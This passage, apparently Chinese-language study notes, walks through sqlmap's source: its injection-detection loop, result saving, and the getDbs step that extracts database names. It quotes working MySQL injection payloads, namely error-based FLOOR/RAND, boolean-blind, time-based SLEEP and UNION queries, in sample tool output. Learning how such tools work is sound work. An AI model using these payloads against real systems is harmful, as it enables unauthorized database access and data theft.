    #替换payload中预定义的字符串，如[DELIMITER_START]
    fstPayload = agent.cleanupPayload()

    for boundary in boundaries:
        #跳过不符合level的boundary
        if boundary.level > conf.level:
            ...
        #根据clause判断test和boundary是否组合，不组合就skip
        for clauseTest in test.clause:
            if clauseTest in boundary.clause:
                clauseMatch = True
                break

        #判断test和where是否匹配，不匹配就skip
        for where in test.where:
            if where in boundary.where:
                whereMatch = True
                break

            #设置prefix,suffix
            #根据boundary设置,如果有user指定则设置为user指定的

            #遍历test 如check:'AND 5112=7758' method:'comparison'
            for method, check in test.response.items():
```

```
                # In case of boolean-based blind SQL injection
                # 验证bool类sql注入
                if method == PAYLOAD.METHOD.COMPARISON:
                    #对prefix和suffix进行转义 并组合成为payload
                    boundPayload = agent.prefixQuery(fstPayload, prefix, where, clause)
                    boundPayload = agent.suffixQuery(boundPayload, comment, suffix, where)
                    #正则匹配字符串替换成.
                    reqPayload = agent.payload(place, parameter, newValue=boundPayload, where=where)

                    # Checking if there is difference between current FALSE, original and heuristics page (i.e. not used parame
                    #判断false页面,原始页面,初步验证页面是否存在不同。如果一样就skip



                # In case of error-based SQL injection
                elif method == PAYLOAD.METHOD.GREP:
                    #注入payload，对返回值进行正则，判断是否存在回显

                elif method == PAYLOAD.METHOD.TIME:
                    #根据time进行注入,控制time=0
```

error注入 ，对返回页面进行正则查看是否有payload相关的回显。

```
"AND (SELECT 4443 FROM(SELECT COUNT(*),CONCAT('qzbzq',(SELECT (ELT(4443=4443,1))),'qbqbq',FLOOR(RAND(0)*2))x FROM INFORMATION_S
```

▼ save

存储结果到sqlite.db

_saveToResultsFile()

_saveToHashDB()

_showInjections()

_selectInjection()

如果存在sql注入，那么在_showInjections()输出相关结果

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4318=4318 AND 'MRED'='MRED&id2=2

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 2130 FROM(SELECT COUNT(*),CONCAT(0x7162707671,(SELECT (ELT(2130=2130,1))),0x7162766271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'VIkG'='VIkG&id2=2

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6395 FROM (SELECT(SLEEP(5)))tsVN) AND 'UUgG'='UUgG&id2=2

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-5212' UNION ALL SELECT NULL,NULL,CONCAT(0x7162707671,0x697473774b78726a48644e564b7245794e774343637863535527a4e4850704b526775725a41785868,0x7162766271)-- -&id2=2
---
```

▼ action进一步获取数据库信息

```
"""
This function exploit the SQL injection on the affected
URL parameter and extract requested data from the
back-end database management system or operating system
```

```
if possible
"""

if kb.injection.place is not None and kb.injection.parameter is not None:
    if conf.multipleTargets:
        message = "do you want to exploit this SQL injection? [Y/n] "
        condition = readInput(message, default='Y', boolean=True)
    else:
        condition = True

    if condition:
        action()
```

action根据输入确定进一步的操作。如getDbs，获取数据库信息

```
if conf.getDbs:
    try:
        conf.dumper.dbs(conf.dbmsHandler.getDbs())
    except SqlmapNoneDataException as ex:
        logger.critical(ex)
    except:
        raise
```

进一步查看getDbs(), 如果缓存中有结果，直接读取。否则从queries 中获取payload语句，进一步查询

```
def getDbs(self):
    if len(kb.data.cachedDbs) > 0:
        return kb.data.cachedDbs

    infoMsg = "fetching database names"
    logger.info(infoMsg)

    rootQuery = queries[DBMS.MAXDB].dbs
    query = rootQuery.inband.query
    retVal = pivotDumpTable("(%s) AS %s" % (query, kb.aliasName), ['%s.schemaname' % kb.aliasName], blind=True)

    if retVal:
        kb.data.cachedDbs = next(six.itervalues(retVal[0]))

    if kb.data.cachedDbs:
        kb.data.cachedDbs.sort()

    return kb.data.cachedDbs
```